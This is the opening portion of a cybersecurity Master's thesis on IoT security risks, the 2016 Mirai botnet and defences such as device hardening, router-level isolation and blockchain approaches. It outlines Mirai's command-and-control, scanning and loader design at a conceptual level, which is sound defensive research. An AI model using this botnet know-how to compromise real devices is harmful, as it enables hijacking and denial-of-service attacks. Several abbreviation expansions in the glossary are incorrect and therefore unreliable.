

The IoT Risk Landscape and Threat Mitigation Techniques.

by

Shane McCausland

This thesis has been submitted in partial fulfillment for the degree of Master of Science in Cybersecurity

in the
Faculty of Engineering and Science
Department of Computer Science

August 2021

Declaration of Authorship

This report, The IoT Risk Landscape and Threat Mitigation Techniques., is submitted in partial fulfillment of the requirements of Master of Science in Cybersecurity at Munster Technological University Cork. I, Shane McCausland, declare that this thesis titled, The IoT Risk Landscape and Threat Mitigation Techniques.and the work represents substantially the result of my own work except where explicitly indicated in the text. This report may be freely copied and distributed provided the source is explicitly acknowledged. I confirm that:

- This work was done wholly or mainly while in candidature Master of Science in Cybersecurity at Munster Technological University Cork.
- Where any part of this thesis has previously been submitted for a degree or any other qualification at Munster Technological University Cork or any other institution, this has been clearly stated.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this project report is entirely my own work.
- I have acknowledged all main sources of help.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.

Signed: _____

Date: _____

MUNSTER TECHNOLOGICAL UNIVERSITY CORK

Abstract

Faculty of Engineering and Science
Department of Computer Science

Master of Science

by Shane McCausland

The purpose of this research project is to investigate the negative aspects, risks and security threats of IoT implementations when it comes to cyber-security in a network, further research into IoT botnet attacks, specifically the Mirai botnet attack which occurred in 2016 as well as comparing the current state of mitigation techniques used against this botnet attack is also presented. From this research, a sandbox environment is created to demonstrate a Mirai botnet attack on several simulated IoT devices in a network and demonstrate how vulnerable these IoT devices are when factory configured. The project implementation consists of a Python-based software tool that scans for vulnerable IoT devices and performs the relevant device hardening protection techniques.

Acknowledgements

The research included in this dissertation could not have been performed if not for the assistance, patience, and support of many individuals. I would like to extend my gratitude first and foremost to my thesis advisor Diarmuid Grimes for mentoring me over the course of my research project. He has helped me through extremely difficult times over the course of the analysis and the writing of the dissertation, and for that, I sincerely thank him for his confidence in me.

I would also like to extend my appreciation to the teaching staff of MTU for making my masters programme extremely enjoyable and interesting.

Finally, I would like to extend my deepest gratitude to my parents Joe and Moira McCausland without whose love, support and understanding I could never have completed this masters degree.

Contents

Declaration of Authorship i

Abstract ii

Acknowledgements iii

List of Figures vi

List of Tables viii

Abbreviations ix

1 Introduction 1
- 1.1 Motivation . . . 1
- 1.2 Contribution . . . 2
  - 1.2.1 Project Goals . . . 3
  - 1.2.2 Research Questions . . . 3
- 1.3 Structure of This Document . . . 4

2 Literature Review 5
- 2.1 Introduction . . . 5
- 2.2 IoT Architecture . . . 5
- 2.3 IoT Security Challenges . . . 8
- 2.4 The Mirai Botnet Attack . . . 9
- 2.5 Mirai Solutions . . . 10
  - 2.5.1 Device Hardening . . . 10
  - 2.5.2 Advanced Detection and Device Isolation . . . 11
  - 2.5.3 Block-chain Approach . . . 11

3 Design 14
- 3.1 Problem Definition . . . 14
- 3.2 Objectives . . . 15
- 3.3 Investigation of risks associated with IoT Devices in a Network . . . 15
  - 3.3.1 IoT Protocols & Standards . . . 16
  - 3.3.2 Security Requirements . . . 18

3.3.3 Security Issues & Risks 20
3.4 Review of the Mirai Botnet Attack 27
3.4.1 Review of Mirai Attack Types 29
3.5 Review of Mirai Mitigation Techniques 41
3.5.1 Technique 1: Device Hardening 41
3.5.2 Technique 2: A Block-chain Approach. 46
3.5.3 Technique 3: Advanced Detection & Device Isolation. 50
3.6 Design Overview 53

4 Implementation **57**
4.1 Mirai Sandbox Environment Overview 57
4.1.1 The Router 58
4.1.2 CNC Server 60
4.1.3 Loader Server 64
4.1.4 Vulnerable IoT Bots 67
4.1.5 Victim VM 69
4.2 Results gathered from Test Environment 69
4.3 Creation of IoT-Hawk Python Device Hardening Software. 70
4.3.1 Scanning 71
4.3.2 IoT Credential Brute Forcing 72
4.3.3 Device Hardening 74

5 Testing and Evaluation **77**

6 Discussion and Conclusions **86**
6.1 Discussion 91
6.2 Conclusion 93
6.3 Future Work 93

Bibliography **95**

A Code Snippets **98**

List of Figures

2.1 *Various Architecture Models & Components.[1]* 6

2.2 *Three-Layer Model [2]* 7

2.3 *Mirai Overview [3]* 10

2.4 *Hardening Approaches [4]* 11

3.1 *Common IoT Protocols [5]* 17

3.2 *Mirai Architecture* 29

3.3 *Mirai Attacks Available [4]* 30

3.4 *SYN Flood Initialization & Control Parameters* 31

3.5 *Packet Capture of SYN Flood Attack* 31

3.6 *Numbers of Packets Captured during a 20-minute period versus 3 seconds during SYN Flood* 32

3.7 *ACK Flood Initialization & Control Parameters* 32

3.8 *Packet Capture of ACK Flood Attack* 33

3.9 *Number of packets captured during 3 second ACK Flood Attack* 33

3.10 *STOMP Initialization & Control Parameters* 34

3.11 *Commencement & Termination of the 3-Way Handshake between bot and victim* 34

3.12 *UDPFlood Initialization & Control Parameters* 35

3.13 *Packet Capture of UDP Attack Packets* 35

3.14 *Response ICMP Packets* 36

3.15 *UDPPlain Flood Initialization & Control Parameters* 36

3.16 *VSE Flood Initialization & Control Parameters* 37

3.17 *DNS Flood Initialization & Control Parameters* 38

3.18 *GREIP Flood Initialization & Control Parameters* 38

3.19 *GREIP Attack Capture In Wireshark* 39

3.20 *GREETH Flood Initialization & Control Parameters* 39

3.21 *GREETH Attack Capture In Wireshark* 40

3.22 *Number of Captured Packets* 40

3.23 *HTTP Flood Initialization & Control Parameters* 41

4.1 *Network Map of Mirai Implementation Environment* 58

4.2 *CNC Database Schema* 62

4.3 *Connection to CNC Server Using Telnet* 64

4.4 *Bot Binary Accessible Through Http* 66

4.5 Starting the Loader 67

4.6 *IoT-Hawk Help Function* 70

4.7 *Device Hardening Menu* 74

4.8 *Device Hardening Operations* 74

5.1 *Mirai Botnet with 3 Devices* 78

5.2 Output from Scanning Stage of IoT-Hawk 78

5.3 Device Hardening Carried out on Each Device 79

5.4 *Mirai Botnet with 0 Devices After Hardening* 80

5.5 Running IoT-Hawk before and After Hardening on three devices 80

5.6 *Resource Usage of IoT Hawk* 81

List of Tables

3.1 Risks Related to IoT Implementations 20

4.1 Router Information 58

4.2 CNC Server Information 60

4.3 Loader/Scanner Server Information 64

4.4 Bot Information 67

4.5 Victim Information 69

Abbreviations

IOT	**I**nternet **O**f **T**hings
DTLS	**D**atagram **T**ransport **L**ayer**S**ecurity
UDP	**U**ser **D**atagram **P**rotocol
OEM	**O**riginal **E**quipment **M**anufacturer
PPS	**P**ackets **P**er **S**econd
ISM	**I**dustrial **S**cientific & **M**edical
CoAP	**C**onstrained **A**pplication **P**rotocol
MQTT	**M**essaging **Q**ueuing **T**elemetry**P**rotocol
XMPP	**E**extensible **M**essaging & **P**resence **P**rotocol
SPOF	**S**ingle **P**oint of **F**ailure
API	**A**pplication **P**rogramming **I**nterface
OTA	**O**ver **T**he **A**ir
ROM	**R**ead **O**nly **M**emory
EPROM	**E**rasable **P**rogrammable **R**ead **O**nly **M**emory
TLS	**T**ransport **L**ayer **S**ecurity
XSS	**C**ross **S**ite **S**cripting
E2E	**E**nd **T**o **E**nd
6LoWPAN	**I**Pv6 over **L**ow-**P**ower **W**ireless **P**ersonal **A**rea **N**etwork
CNC	**C**ommand & **C**ontrol
DDoS	**D**istributed **D**enial of **S**ervice
TCP	**T**ransmission & **C**ontrol **P**rotocol
STOMP	**S**treaming & **T**ext **O**rientation **M**essaging **P**rotocol
ICMP	**I**nternet & **C**ontrol **M**essaging **P**rotocol
VSE	**V**alve **S**ource **E**ngine
DNS	**D**omain **N**ame **S**ystem

GRE	**G**eneric **E**ncapsulation **E**ncapsulation
HTTP	**H**yber **T**ext **T**ransport **P**rotocol
POW	**P**roof of **W**ork
AS	**A**utonomous **S**ystem
PKI	**P**ublic **K**ey **I**frastructure
DHCP	**D**ynamic **H**ost **C**onfiguration **P**rotocol
ARP	**A**ddress **R**esolution **P**rotocol
CVE	**C**ommon **V**ulnerability **E**numeration
TFTP	**T**rivial **F**ile **T**ransfer **P**rotocol
GNU	**G**NUs **N**ot **U**nix

Dedicated to Family for their constant support...

Chapter 1

Introduction

The Internet of Things, or IoT, is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers (UIDs) and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.[6] The IoT is an area that is rapidly growing due to the proliferation of communication technology, the availability of devices and computational systems. Many IoT devices or *Things* are being used at home to make tasks easier for the end-user. Some examples of IoT devices in use today include smart bulbs, smart assistants such as Amazon Alexa and smart thermostats. These types of consumer IoT devices are not generally designed with security in mind, as the device manufacturers are in a position to chose lower costs of production over the implementation of security techniques due to the lack of an enforced, globally accepted set of standards and protocols related to the development of IoT devices. This means that the devices are easy targets for cyber-attacks.

1.1 Motivation

The main focus of the research project will be to outline the current risks and security threats in the IoT landscape today and in particular IoT botnet attacks as well providing detailed techniques to mitigate and protect against these attacks. I believe it is very relevant today because of Covid-19 and the increase in use of IoT devices. Due to the global pandemic, people are working from home and looking for methods to make working from home easier. The implementation of various IoT devices is common in this environment, so it is important that the relevant security measures are in place in whatever network IoT devices are in use. These IoT devices often lack appropriate

security measures due to OEM's and developers favouring cheaper production cost over the implementation of strong security standards and protocols.

The Mirai Botnet is the most famous botnet attack relating to Internet of Things. A detailed analysis of the Mirai malware will be carried out, as well as the implementation of a sandbox environment for the safe execution and analysis of the source code. Mirai caused huge damage when it attacked the DNS service provide Dyn in 2016, so it is important to get an insight into how the botnet functions. From the analysis of the botnet and the research into IoT risks, various mitigation techniques will be proposed for the protection of IoT devices in a network. Everything learned in the execution of the Mirai malware will be leveraged during the development of an all-in-one Python device hardening software, which will be used to protect the vulnerable devices.

1.2 Contribution

IoT devices, innately, are prone to attack. The heterogeneous nature of the IoT devices that are massively in use today leads to various threats relating to device security. the benefits to the adoption and continuous use of IoT devices are often the reasons that these devices are vulnerable to attacks. The devices are vulnerable, in large part, due to the lack of the built-in security that is necessary to combat cyber-threats. The majority of IoT devices have specific functions that warrant only limited computational abilities, this leaves little space for robust security measures that ensure data protection. In many cases, security measures may be neglected by the device manufacturer to cut costs and provide an IoT device that is cheap to the end consumer. Due to the meteoric rise in use of these IoT devices, there now exists millions of unprotected IoT devices that are vulnerable to major attack vectors, which may in most cases be negated by simple security measures. One such attack, known as the Mirai botnet attack, occurred in 2016 and became a wake-up global call for the implications of insecure IoT devices. The goal of this research project is to address these flaws in IoT devices, as well as research the risks and threats specific to the use of IoT devices in a network. A comprehensive review of how the Mirai malware works as well various mitigation techniques used to combat the malware will be undertaken. The research will be used to aid in the development of an all-in-one IoT mitigation technique, to be used in strengthening IoT devices and defending against Mirai malware, which will be described in Chapter 4.

1.2.1 Project Goals

1. Research the risks associated with IoT Devices in a Network, outlining attack vectors as well as the tools used to gain access to the vulnerable devices.

2. Investigate risks and security threats relating to IoT botnet attacks in particular the Mirai Botnet, and, similar to the previous goal, outlining possible attack vectors and tools that are used by such an attack.

3. Provide Detailed Analysis and descriptions of various mitigation techniques for the previously mentioned IoT Botnet attack.

4. Simulate A Mirai Botnet Attack on several low-cost unprotected IoT devices and show how vulnerable factory configured IoT devices can be.

5. Create a Python-based application which scans a network for vulnerable IoT devices and carries out device hardening on the devices.

6. Show the effect the python device hardening application has on protecting an IoT device from the Mirai botnet by simulating the attack on the newly hardened IoT device and comparing to the previous simulation carried out on the unprotected devices.

1.2.2 Research Questions

1. Evaluate and investigate various device hardening mitigation techniques proposed for defence against an IoT Botnet.

2. Evaluate and investigate a Block-chain mitigation technique proposed for defence against an IoT Botnet.

3. Evaluate and investigate the effect an IoT botnet detection and isolation approach has on the effectiveness of an IoT Botnet Attack.

4. Investigate if the development of an all-in-one IoT hardening software, developed in Python, that scans for vulnerable IoT devices in a network and applies the relevant hardening methods, can be effective against mitigating the vulnerabilities of factory configured IoT devices. Evaluate the software in the same way as the previously compared mitigation techniques, with the same evaluation criteria outlined used on the previous techniques.

1.3 Structure of This Document

This Research Project is broken up into six chapters.

Chapter 1: Introduction This chapter contains the project motivation, contribution and outlines the goals of the project.

Chapter 2: Literature Review, is a presentation of the background research carried out relating to what has been done in the areas of IoT security, The Mirai Botnet and threat mitigation techniques relating to Botnet attacks. The information presented in this chapter summarized the current trends in the area of IoT and acts as a foundation for the rest of the report.

Chapter 3: Design, is a presentation of information based on what the research project is about. The problem definition is outlined as well as the project objectives. An investigation of the risks associated with IoT devices in a network is presented in this chapter, as well as a detailed review of the Mirai Botnet attack and three proposed Mirai mitigation techniques. The final section of this chapter details the steps involved in the creation of device hardening software IoT-Hawk, as well as the technologies used.

Chapter 4: Implementation This chapter details the steps taken to set up a complete sandbox environment for the execution of the Mirai malware. The steps taken to configure Mirai in the sandbox are detailed. The final part of this chapter outlines the creation of the IoT-Hawk device hardening software for protection of vulnerable devices in a network.

Chapter 5: Evaluation is where the created software is assessed using the same techniques used on the mitigation approaches outlined in the Design Chapter. The effectiveness of the IoT-Hawk software is determined in this chapter.

Chapter 6: Discussion & Conclusions This chapter assesses the overall research project by determining whether the project goals have been met and research questions have been answered. A discussion on whether the proposed solution solves the problem, an overall conclusion and direction for future work are also included in this final chapter.

Chapter 2

Literature Review

2.1 Introduction

With the exponential growth of high-speed networks and smart devices, the novel paradigm known as The Internet of Things has rapidly gained traction in the area of modern wireless communications. The IoT has gained wide acceptance as the core standard for low-power lossy networks(LNNs) [5] having constrained resources. LNNs are composed of many embedded devices with limited memory, power and processing power. These embedded devices or "things" are interconnected through a private or public network, and this overall architecture is what's known as the Internet of Things. The exchange of information between these devices is carried through the network, which employs the standard protocols of communication. What's particularly interesting with the paradigm is the huge variety in "things", RFID tags, sensors, actuators, mobile phones, thermostats and even fridges can all be components in an IoT implementation. As of 2019, over 26.66 billion IoT devices were implemented globally[7], this huge figure illustrates that the IoT growth trends are quantitatively on the rise. Statista, a German research company, projects that by 2025 75.44 billion[7] IoT devices will be in use, up almost 65% from 2019.

2.2 IoT Architecture

Breaking down the IoT further is important to gain a better understanding of the paradigm and how to protect IoT against security risks and vulnerabilities. Typical IoT communication architectures enable IoT devices to, not only connect to the communication backbone - the Internet - using an infrastructure-based wireless network paradigm, but also to communicate with one another anonymously[8]. At the moment

Architecture model	Components
European FP7 research project	• Leaves – Enables the creations of a maximal set of interoperable IoT systems • Trunk – Potentially necessary set of enablers or building • Roots – Interoperable technologies
International Telecommunications Union (ITU) architecture	• Sensing layer • Access layer • Network layer • Middleware layer • Application layer
IOT forum architecture	• Applications • Transportation • Processors
Qian Xiaocong, Zhang Jidong architecture	• Application layer • Transportation layer • Perception layer
Kun Han, Shurong Liu, Dacheng Zhang, and Ying Han architecture	• Near field communication • Network equipment management • High-speed internet

FIGURE 2.1: *Various Architecture Models & Components.[1]*

there is no proposed standard for IoT architecture, in Figure 2.1, Madakam et al.[9] presented five models or architectures developed by researchers as well as the components of each model. From the figure it can be said that there are slight differences between proposed architectures, however the most basic of architectures is the three layer model. This model was introduced in the early research stages of the IoT and is composed of the following layers:

1. A Physical Perception Layer: This layer perceives the physical environment and contains sensors that gather and sense information and physical parameters about the environment, as well as identifying other smart objects in the environment.

2. A Network Layer: This layer processes and transforms the perceived environmental data from the physical layer. This layer is also responsible for connecting to other embedded devices or "things", network devices or servers.

3. An Application Layer: This layer is responsible for delivering application-specific services to the user. It defines various applications in which IoT devices can be deployed.[10]

The three-layer model, while defining the main idea of the Internet of Things, is not sufficient for IoT research that focuses on more specific aspects of the paradigm. To solve this issue, the five-layer model was proposed, as well as many other layered models in the literature. The five layer approach included the processing layer and business layer. The perception and application layer remain the same in this model as the three-layer approach. The remaining layers are as follows:




FIGURE 2.2: *Three-Layer Model [2]*

- The Transport Layer: This layer relays sensor data from the perception layer to the processing layer and vice versa. This transportation is achieved through the use of networks such as wireless, 3G, LAN, Bluetooth, RFID, and NFC.

- The Processing Layer: This is also commonly known as the middle-ware layer[10]. It processes large amounts of data that comes from the transport layer. It manages and provides a diverse set of services to the lower layers. Many layers and technologies are employed in this layer such as databases, cloud computing, and big data processing modules [10].

- The Business Layer: This layer is concerned with the delivery of the IoT device to the relevant consumers. The business layer involves making flowcharts, graphs, analysis of results, and how improvements can be made to the particular device.

2.3 IoT Security Challenges

Typically, an IoT deployment environment contains many heterogeneous devices with embedded sensors connected through a network. These devices or "things" are identifiable and are characterized by low power, small memory, and having limited processing power capability[5]. Any IoT deployment is faced with various security challenges due to the nature of the embedded devices, and many IoT vulnerabilities arise due to the following issues:

- Complex Architecture
- Inappropriate Security Configuration
- Physical Security
- Insecure firmware or software[5]

Physical security is one of the main vulnerabilities that is repeatedly exploited in IoT devices [11]. Many IoT devices are not protected to an acceptable standard of cybersecurity compliance because the IoT device manufacturers are not held to account when it comes to compliance in device manufacturing stage. To cut costs, cheaper sensors or chips are used, which lack the computing power to properly encrypt communications and user data.

Each layer described in the core three layer architecture model has its security issues and interacts with the other layers, meaning security needs to be considered for the whole architecture.

With the growth of the IoT, cybercriminals are anxious to leverage the weaknesses in IoT devices to increase their communicational capabilities and launch various types of attacks. Of these attack types, botnets represent the primary source of many IoT related attacks. Kaspersky defines a botnet as "networks of hijacked computer devices(IoT devices) used to carry out various scams and cyberattacks"[12]. Due to the large number of connected IoT devices, as mentioned in section 2.1, as well as the resource limitations and protocol diversity of IoT implementations, IoT devices are a prime target when it comes to the creation of a botnet attack. Once the control of the IoT device has been lost to the Botnet creator, the device can be used to carry out large-scale denial-of-service attacks. The most famous of these attacks occurred in 2016 with the Mirai Botnet attack.

2.4 The Mirai Botnet Attack

On September 20th, 2016 a website owned by respected security journalist Brian Krebs was the victim of one of the largest DDoS attacks seen to date at that point. This DDoS attack was orchestrated by what would later be named as the Mirai botnet. The success of this attack began a barrage of related IoT botnet attacks based on variants of the Mirai source code. On September 30th, ten days after the initial attack, the Mirai source was leaked on a popular online forum[13] dedicated to hacker culture and computer security known as HackForums by a user with the name "Anna-Senpai". Three months later, the largest DDoS attack of its kind was carried out, targeting a DNS provider known as Dyn. The attack with a magnitude of 1.2Tbps[13] was directed towards Dyn over the DNS port 53. This attack brought down a significant number of services and websites associated with Dyn.

One of the most compelling things about Mirai was the public release of the source code, allowing anyone, anywhere, to create a variant of the destructive botnet which could be modified by adding code for new attack vectors[14].

Figure 2.3 shows, diagrammatically, an overview of how Mirai works. A description of its functionality is as follows:[14] :

- A command and control server runs two socket listeners: one for Telnet connections and one for a programmable API.
  - The Telnet listener operates on port 23 and routes any valid connections to the appropriate bot.
  - The API socket operates on port 101 and sends any valid attack commands it receives to the connected bots.
- Each bot in the Botnet will scan the internet for more vulnerable devices that can be used. When a vulnerable device is discovered:
  - The IP address, port and credentials used to access the device are sent to a loader/report server.
  - The loader/report server will output the device information to the console to allow the data to be stored in a file.
  - The loader/report server then uses the discovered information to download and execute malware onto the corrupted device.




FIGURE 2.3: *Mirai Overview [3]*

2.5 Mirai Solutions

With the scale of damage caused by various iterations of the Mirai attack combined with the ever-increasing and evolving IoT domain, it is important to adopt security best practices regarding IoT implementations. As mentioned previously, to properly implement security in the IoT environment proper precautions need to be set up in each separate architecture layer and this is no different when protecting against Mirai or Mirai like attacks. Some of the most interesting approaches to Mirai defence in the literature are outlined as follows:

2.5.1 Device Hardening

In [4] the authors outline how a large majority of IoT devices or "things" that are brand new, and are configured with out-of-the-box settings are not being properly secured by manufacturers, and as a result, are vulnerable to malware attacks such as Mirai. In their research, the authors created a simulated IoT environment to attack devices using the Mirai libraries. The experiments showed that 75% of the devices used were vulnerable to the Mirai attack and became infected when deployed with their out-of-box configuration. Appropriate counter measures were used to harden the devices against the Mirai attack. This device hardening approach was based on reducing the number of vulnerabilities

present in a factory configured device. The hardening methods for each device in the simulation are outlined in Figure 2.4 below:

Defensive Action \ Device	Coolead IP Camera	Raspberry Pi 3	Sricam IP Camera	Simulated IoT Device
Change Telnet Credentials	Password changed	Telnet disabled. SSH made primary protocol	Telnet Not Enabled	Password changed
Change Telnet Port	Randomised port	Randomised port	SSH Not Enabled	Randomised port
Changed Web browser credentials	Password changed	Password changed	HTTP Not Enabled	Password changed
Disable SMTP	N/A	Protocol disabled without root privileges	Not Enabled	N/A
Replace HTTP with HTTPS	N/A	HTTPS with self signed SSL certificates	HTTP Not enabled	N/A
Busybox shell exclusive to root	Only root allowed	Only root login	No access to root shell	Only root allowed

FIGURE 2.4: *Hardening Approaches [4]*

In this research project, an all-in-one device hardening software using Python will be developed, which will scan a network, identify vulnerable IoT devices and implement the most effective hardening techniques(Some of which can be seen in Figure 2.4) on them. The software will negate the vulnerabilities present in the devices due to manufacturer cost-cutting and will remove the risk from unsecured factory configured settings.

2.5.2 Advanced Detection and Device Isolation

[15] outlines an interesting Mirai mitigation approach which prevents IoT compromise without the need to have "in-depth technical administration knowledge" [15]. The approach outlined makes use of access routers to perform advanced detection and isolation of devices and functions in a phased method as follows:

- Automated detection of Vulnerable Devices
- Automated isolation based on the access routers internal firewall
- Automated Update Mechanism
- Self-Optimizing Scanning

From the experiment, the authors were able to show that their access router level approach was able to proactively protect against IoT botnet infections and prevents from further Mirai Botnet mitigation.

2.5.3 Block-chain Approach

In [16], the author demonstrates a blockchain-based approach for mitigation of Mirai Botnet attacks. In the approach, the network is divided into different Autonomous Systems(AS) through which host connectivity is established. A Blockchain is used to

store and share a list of IP addresses of different hosts connected to AS's, identifying a list of malicious hosts in the network[16].

In my research paper, Mirai mitigation techniques based on these three techniques will be proposed compared and analysed. Each will be compared based on the following criteria, which are derived from both [17] and [18]:

1. **Resource Efficiency**: This refers to the proposed mitigation's technique's utilization effectiveness of available resources. This is particularly important for any IoT environment due to the resource and computational constraints present on any IoT environment.

2. **Scalability**: The mitigation technique needs to provide consideration for the scale of unique devices that may need protection in the network. One of the benefits of any IoT implementation is the ability to have many small computationally constrained devices connected to a network. So, the technique needs to be able to protect a large array of devices.

3. **Platform independence**: The previously discussed heterogeneity and uniqueness of IoT devices needs to be considered. There are so many possible variations of IoT devices, each utilizing different system firmware, so the technique should aim to provide a generalized approach to system protection.

4. **Extendability**: This refers to the mitigation technique's ability to adapt to possible new scenarios and threats. It should be possible to edit the configuration of the approach to suit various network scenarios.

5. **Dynamic device discovery**: This is the ability of the approach to detect changes in network quickly and scan newly connected IoT devices in the network for threats.

6. **Ease of Deployment**: The technique should provide consideration for the level of difficulty required to implement it on a network. Ideally, the approach should be easily deploy-able across a wide variety of system environments and architectures without a vast amount of reconfiguration, as well as allowing for an end user without technical experience to roll out the protective measures without difficulty.

7. **Timeliness**: The mitigation technique proposed should be able to react, or negate the need to react, in a fast, efficient manner to real-time threats.

8. **Cost consciousness**:The proposed approach should be cheap to implement to maximize the adoption of the approach by IoT end users.

9. **Open Source**: The mitigation technique should be open source for several reasons. The main reasons for this are, to prevent security by obscurity and to increase the acceptance by end users, network professionals and ISP's who may implement the approach.

Chapter 3

Design

3.1 Problem Definition

IoT devices, innately, are prone to attack. The heterogeneous nature, and uniqueness of the IoT devices that are massively in use today has led to various threats relating to device security. the benefits of the adoption and continuous use of IoT devices are often the reasons that these devices are vulnerable to attacks. The devices are vulnerable, in large part, due to the lack of the built-in security necessary to combat cyber-threats. The majority of IoT devices have specific functions that warrant only limited computational abilities, this leaves little space for robust security measures that ensure data protection. In many cases, security measures may be neglected by the device manufacturer to cut costs and provide an IoT device that is cheap to the end consumer. Due to the meteoric rise in use of these IoT devices, there now exists millions of unprotected IoT devices that are vulnerable to a wide array of attack vectors, which may in most cases be negated by simple security measures. One such attack, known as the Mirai botnet attack, occurred in 2016 and became a wake-up global call for the implications of insecure IoT devices. The goal of this research project is to address these flaws in IoT devices, as well as research the risks and threats specific to the use of IoT devices in a network. A comprehensive review of how the Mirai malware works as well various mitigation techniques used to combat the malware will be undertaken. The research will be used to aid in the development of an all-in-one IoT mitigation technique, to be used in strengthening IoT devices and defending against Mirai malware, which will be described in Chapter 4.

3.2 Objectives

1. Research the risks associated with IoT Devices in a Network, outlining attack vectors as well as the tools used to gain access to the vulnerable devices.

2. Investigate risks and security threats relating to IoT botnet attacks in particular the Mirai Botnet, and, similar to the previous goal, outlining possible attack vectors and tools that are used by such an attack.

3. Provide Detailed Analysis and descriptions of various mitigation techniques for the previously mentioned IoT Botnet attacks.

4. Simulate A Mirai Botnet Attack on several low-cost unprotected IoT devices or virtual machines simulating IoT devices and show how vulnerable a factory configured IoT device can be.

5. Create a Python-based application which scans a network for vulnerable IoT devices and carries out device hardening on the devices.

6. Show the effect the python device hardening application has on protecting an IoT device from the Mirai botnet by simulating the attack on the newly hardened IoT device and comparing to the previous simulation carried out on the unprotected devices.

3.3 Investigation of risks associated with IoT Devices in a Network

Before thoroughly analysing the risks associated with the use of any IoT device, it is first important to understand and define what can be classed as an IoT device. As mentioned previously, The Internet of Things is the accepted core standard for low power lossy networks having constrained resources. At an abstract level, any physical object can be transformed into an IoT device if it can be connected to a network to be controlled or communicate information. This alone leads to an inherent problem with IoT devices, which is the sheer scope and level of variation between them, this makes it difficult to enforce security standards. Some devices may lack the computational power to implement security measures to ensure information security due to the cost-saving manner in which they are manufactured.

In a typical IoT scenario, diverse/heterogeneous with embedded sensors are interconnected through a network. Any IoT device in the network can be identified by the following characteristics:

1. Low-power usage by the device.
2. Small memory.
3. Limited Processing capability.

